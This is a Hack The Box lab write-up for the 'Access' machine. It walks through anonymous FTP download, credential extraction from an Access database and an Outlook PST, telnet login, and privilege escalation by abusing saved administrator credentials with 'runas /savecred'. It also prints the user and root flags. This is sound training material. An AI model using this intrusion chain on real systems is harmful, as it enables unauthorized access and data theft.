

Hack The Box
PEN-TESTING LABS

Access :




Enumeration :

First, let’s start a simple nmap scan with ‘nmap -A -p- 10.10.10.98’




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
```

We see port 21 ftp open, 23 telnet and 80 http. Into ftp, anonymous login is allowed, so let’s login to ftp as anonymous




```
root@kali:~# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
```

Once logged go to Backups and download the backup file on it




```
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> mget backup.mdb
mget backup.mdb? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 1.34 secs (4.0082 MB/s)
```

We go a WARNING ! Error, let’s put our ftp into binary mod and download it again



```
ftp> binary
200 Type set to I.
ftp> mget backup.mdb
mget backup.mdb? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 1.49 secs (3.6100 MB/s)
```


Then go to Engineer and download the archive on it



```
ftp> cd Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  12:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> mget "Access Control.zip"
mget Access Control.zip? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
10870 bytes received in 0.07 secs (160.5256 kB/s)
```


Use mdb-tools against backup.mdb
Source : http://nialldonegan.me/2007/03/10/converting-microsoft-access-mdb-into-csv-or-mysql-in-linux/

Use mdb-tables for look wich tables there is into the backup.mdb file



```
root@kali:~# mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoo
rpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_w
aitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_per
missions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtransl
ation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session Em
OpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass Leav
eClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURIT
YDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMac
hines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecard
set ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH Use
rUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSe
t acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
```

We see few interesting table, after use mdb-export with few of them we found a realy interesting one, auth_user




```
root@kali:~# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

The ‘Access Control.zip’ is password protected, try to use those info for password (username, mail)

access4u@security is the password, extract the content of ‘Access Control.zip’ with this mail for password, and we got this file

After few google research about file with pst extension we found it can be opened with outlook




What is a PST file?

A PST file is a data storage file that contains personal information used by Microsoft Outlook and Exchange. It may also include e-mail folders, contacts, addresses, and other data.

That didn’t help me so much beacause i’m on linux. So i do more reasearch and i foud this website https://www.coolutils.com/de/online/PST-to-MBOX

He will convert our pst file



1 Upload PST file to convert


Access Control.pst is ready to be converted

2 Set convert options

Convert to: PDF

3 Get converted file

Once downloaded our converted file (pdf), open it



From:	john@megacorp.com <john@megacorp.com>
To:	'security@accesscontrolsystems.com'
Date:	8/23/2018 4:44:07 PM
Subject:	MegaCorp Access Control System "security" account


Hi there,

The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John

We see a message who said the security account password as changed to 4Cc3ssC0ntr0ller

Connect to telnet as security with 4Cc3ssC0ntr0ller for password




```
root@kali:~# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```

Take your user flag




```
C:\Users\security\Desktop>more user.txt
ff1f3b48913b213a31ff6756d2553d38

C:\Users\security\Desktop>
```

user.txt = ff1f3b48913b213a31ff6756d2553d38

Privilege Escalation :

Use cmdkey for enumerate user




```
C:\Users\security\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                        Type: Domain Password
    User: ACCESS\Administrator
```


After some research we found a link file into the public desktop with an interesting content



```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L�F�@ ��7���7���#�P/P�O� �:i�+00�/C:\R1M�:Windows��:��M�:*wWindowsV1MV�System32��:��MV�*�System32X2P�:�
                                                                                                   runas.exe��:1��:1�*Y
runas.exeL-K��E�C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administ
rator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%SystemDrive%\ZKTeco\ZKAccess3.5\
img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%�
                     �wN���]N�D.��Q���`�Xaccess�_���8{E�3
                                                        O�j)�H���
                                                                 )ű[�_���8{E�3
                                                                              O�j)�H���
                                                                                       )ű[�   ��1SPS�XF�L8C���&�m�e*S-1-5-
21-953262931-566350628-63446256-500
```

We see the lnk file use runas, as administrator and ‘/savecred’ that mean we can use runas as administrator without password

After few more research we found we can write content into temp directory




```
C:\temp>mkdir test

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\temp

01/24/2019  05:17 AM    <DIR>          .
01/24/2019  05:17 AM    <DIR>          ..
01/21/2019  11:17 PM                 5 a.txt
08/21/2018  10:25 PM    <DIR>          logs
08/21/2018  10:25 PM    <DIR>          scripts
08/21/2018  10:25 PM    <DIR>          sqlsource
01/24/2019  05:17 AM    <DIR>          test
01/21/2019  11:18 PM                 5 y.txt
               2 File(s)             10 bytes
               6 Dir(s)  16,693,411,840 bytes free
```

Let’s use runas.exe as administrator for copy root.txt into temp directory



```
C:\temp>runas /savecred /user:ACCESS\Administrator "cmd.exe /c type C:\users\administrator\desktop\root.txt > c:\temp\root.txt

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\temp

01/24/2019  05:20 AM    <DIR>          .
01/24/2019  05:20 AM    <DIR>          ..
01/21/2019  11:17 PM                 5 a.txt
08/21/2018  10:25 PM    <DIR>          logs
01/24/2019  05:20 AM                32 root.txt
08/21/2018  10:25 PM    <DIR>          scripts
08/21/2018  10:25 PM    <DIR>          sqlsource
01/24/2019  05:17 AM    <DIR>          test
01/21/2019  11:18 PM                 5 y.txt
               3 File(s)             42 bytes
               6 Dir(s)  16,693,854,208 bytes free

C:\temp>more root.txt
6e1586cc7ab230a8d297e8f933d904cf
```

root.txt = 6e1586cc7ab230a8d297e8f933d904cf